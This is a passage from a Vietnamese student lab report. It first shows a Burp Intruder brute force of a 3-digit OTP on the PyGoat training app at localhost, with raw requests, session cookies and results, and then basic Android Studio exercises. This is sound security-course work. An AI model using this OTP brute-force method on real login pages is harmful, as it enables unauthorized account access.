15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost:8000/otp
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: csrfToken=RriIP30RRuS02qc1rn0V6dvNer1Of77OnE4LumlyikqW5BiBDXWTWH6rxckpb5FK;
sessionid=2qih6qat00khjuumyliillgiaf3baptn; email="admin@pygoat.com"
21 Connection: keep-alive
22
23 otp=$123$|
```

- B8: Chuyển đến tab Payloads, chọn Payload type là Numbers. Đặt Range từ 100 đến 999, step là 1. Click Start attack để bắt đầu quá trình brute-force.

## Phân tích thiết kế phần mềm – IE108.O21

The screenshot shows a software interface for payload configuration. At the top, there are tabs for 'Positions', 'Payloads' (which is currently selected), 'Resource pool', and 'Settings'. Below the tabs, there's a section titled 'Payload sets' with a 'Start attack' button. Under 'Payload sets', it says 'You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.' There are dropdown menus for 'Payload set' (set to 1) and 'Payload type' (set to 'Numbers'), along with their respective counts (900 each). The main content area is titled 'Payload settings [Numbers]' and contains sections for 'Number range' and 'Number format'. In 'Number range', the 'Type' is set to 'Sequential' (radio button selected). The 'From' field is 100, 'To' is 999, 'Step' is 1, and 'How many:' is empty. In 'Number format', the 'Base' is set to 'Decimal' (radio button selected). The 'Min integer digits' is 0, 'Max integer digits' is 3, 'Min fraction digits' is 0, and 'Max fraction digits' is 0. Below this, there's an 'Examples' section with two entries: '1' and '321'.

1 × 2 × 3 × +

Positions Payloads Resource pool Settings

Payload sets Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 900  
Payload type: Numbers Request count: 900

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type:  Sequential  Random

From: 100

To: 999

Step: 1

How many:

Number format

Base:  Decimal  Hex

Min integer digits: 0

Max integer digits: 3

Min fraction digits: 0

Max fraction digits: 0

Examples

1  
321

## Phân tích thiết kế phần mềm – IE108.O21

Intruder attack results filter: Showing all items

Request ^	Payload	Status code	Response received	Error	Timeout	Length	Comment
62	(empty)	200	26			27582	
63	162	200	41			27582	
64	163	200				27582	
65	164	200	28			27582	
66	165	200	27			27582	
67	166	200	21			27582	
68	167	200	26			27582	
69	168	200	35			27582	
70	169	200	17			27582	
71	170	200	14			27582	
72	171	200	18			27582	

Request Response

Pretty Raw Hex

```
POST /otp HTTP/1.1
Host: localhost:8000
Content-Length: 171
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="125", "Not A/Brand";v="24"
sec-ch-ua-mobile: 70
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost:8000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6402.60 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8000/otp
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: csrfToken=KillP30ERuS0Cqlrn0V6dvHcri0f770nE4lumulyirkqW5BiBDXWTWH6kzcKph5FK; sessionid=2qih6qat00khjuumyliillgiaf3baptm; email=admin@pygoat.com
Connection: keep-alive
otp=170
```

localhost:8000/otp

Theme Logout

Login Through Otp

admin@pygoat.com Send OTP

Enter Your OTP: 170

Log in

Your 3 Digit Verification Code: Invalid OTP  
Please Try Again

## Phần 2. LẬP TRÌNH, PHÂN TÍCH VÀ KHAI THÁC ỨNG DỤNG ANDROID


### Bài tập 2.1. Lập trình ứng dụng Android cơ bản

#### Bài tập 2.1.1 Hello Word


## **Phân tích thiết kế phần mềm – IE108.O21**

- Bước 1: Vào Android Studio, tạo Projekt: Create New Project > Empty Views Activity

## Phân tích thiết kế phần mềm – IE108.O21




## Phân tích thiết kế phần mềm – IE108.O21




## Phân tích thiết kế phần mềm – IE108.O21

- Bước 2: Vào tập tin activity\_main.xml rồi kéo Button vào giao diện (tùy vị trí)




- Bước 3: Nhấn vào Run 'app' để chạy thử ứng dụng lên và xem kết quả

## Phân tích thiết kế phần mềm – IE108.O21



- Bước 4: Trở lại file MainActivity.java, ta định nghĩa và hiện thực chức năng cho Button vừa tạo.


## Phân tích thiết kế phần mềm – IE108.O21



```
activity_main.xml>MainActivity.java
```

```
1 package com.example.myapplicationie108;
2
3 > import ...
12
13 D <> public class MainActivity extends AppCompatActivity {
14
15     @Override
16     protected void onCreate(Bundle savedInstanceState) {
17         super.onCreate(savedInstanceState);
18         EdgeToEdge.enable( $this$enableEdgeToEdge: this);
19         setContentView(R.layout.activity_main);
20         Button mButton = findViewById(R.id.button);
21         mButton.setOnClickListener(v ->
22             Log.i( tag: "Button", msg: "clicked!"));
23         ViewCompat.setOnApplyWindowInsetsListener(findViewById(R.id.main), (v, insets) -> {
24             Insets systemBars = insets.getInsets(WindowInsetsCompat.Type.systemBars());
25             v.setPadding(systemBars.left, systemBars.top, systemBars.right, systemBars.bottom);
26             return insets;
27         });
28     }
29 }
```


- Bước 5: Sau đó nhấn vào Button và xem kết quả ở Logcat




```
2024-05-28 08:32:48.152 5613-5644 Gralloc4 com.example.myapplicationie108 I mapper 4.x is not supported
2024-05-28 08:32:48.195 5613-5644 OpenGLRenderer com.example.myapplicationie108 E Unable to match the desired swap behavior.
2024-05-28 08:32:48.424 5613-5633 OpenGLRenderer com.example.myapplicationie108 I Davey! duration=1516ms; Flags=1, FrameTimelineVsyncId=18396, IntendedVsyncId=18396
2024-05-28 08:32:52.236 5613-5644 EGL_emulation com.example.myapplicationie108 D app_time_stats: avg=636.32ms min=15.89ms max=3408.74ms count=6
2024-05-28 08:32:52.288 5613-5613 Button com.example.myapplicationie108 I clicked!
2024-05-28 08:32:55.418 5613-5673 ProfileInstaller com.example.myapplicationie108 D Installing profile for com.example.myapplicationie108
```

- Bước 6: Build ứng dụng thành tập tin APK Build > Build Bundle(s)/APK > Build APK(s)

## Phân tích thiết kế phần mềm – IE108.O21




## Phân tích thiết kế phần mềm – IE108.O21



### Bài tập 2.1.2. Broadcast Receivers

- Bước 1: Vào Android Studio, tạo Projekt: Create New Project > Empty Views Activity
- Bước 2: Vào file MainActivity.java định nghĩa class Broadcast, extends từ Broadcast Receivers

## Phân tích thiết kế phần mềm – IE108.O21

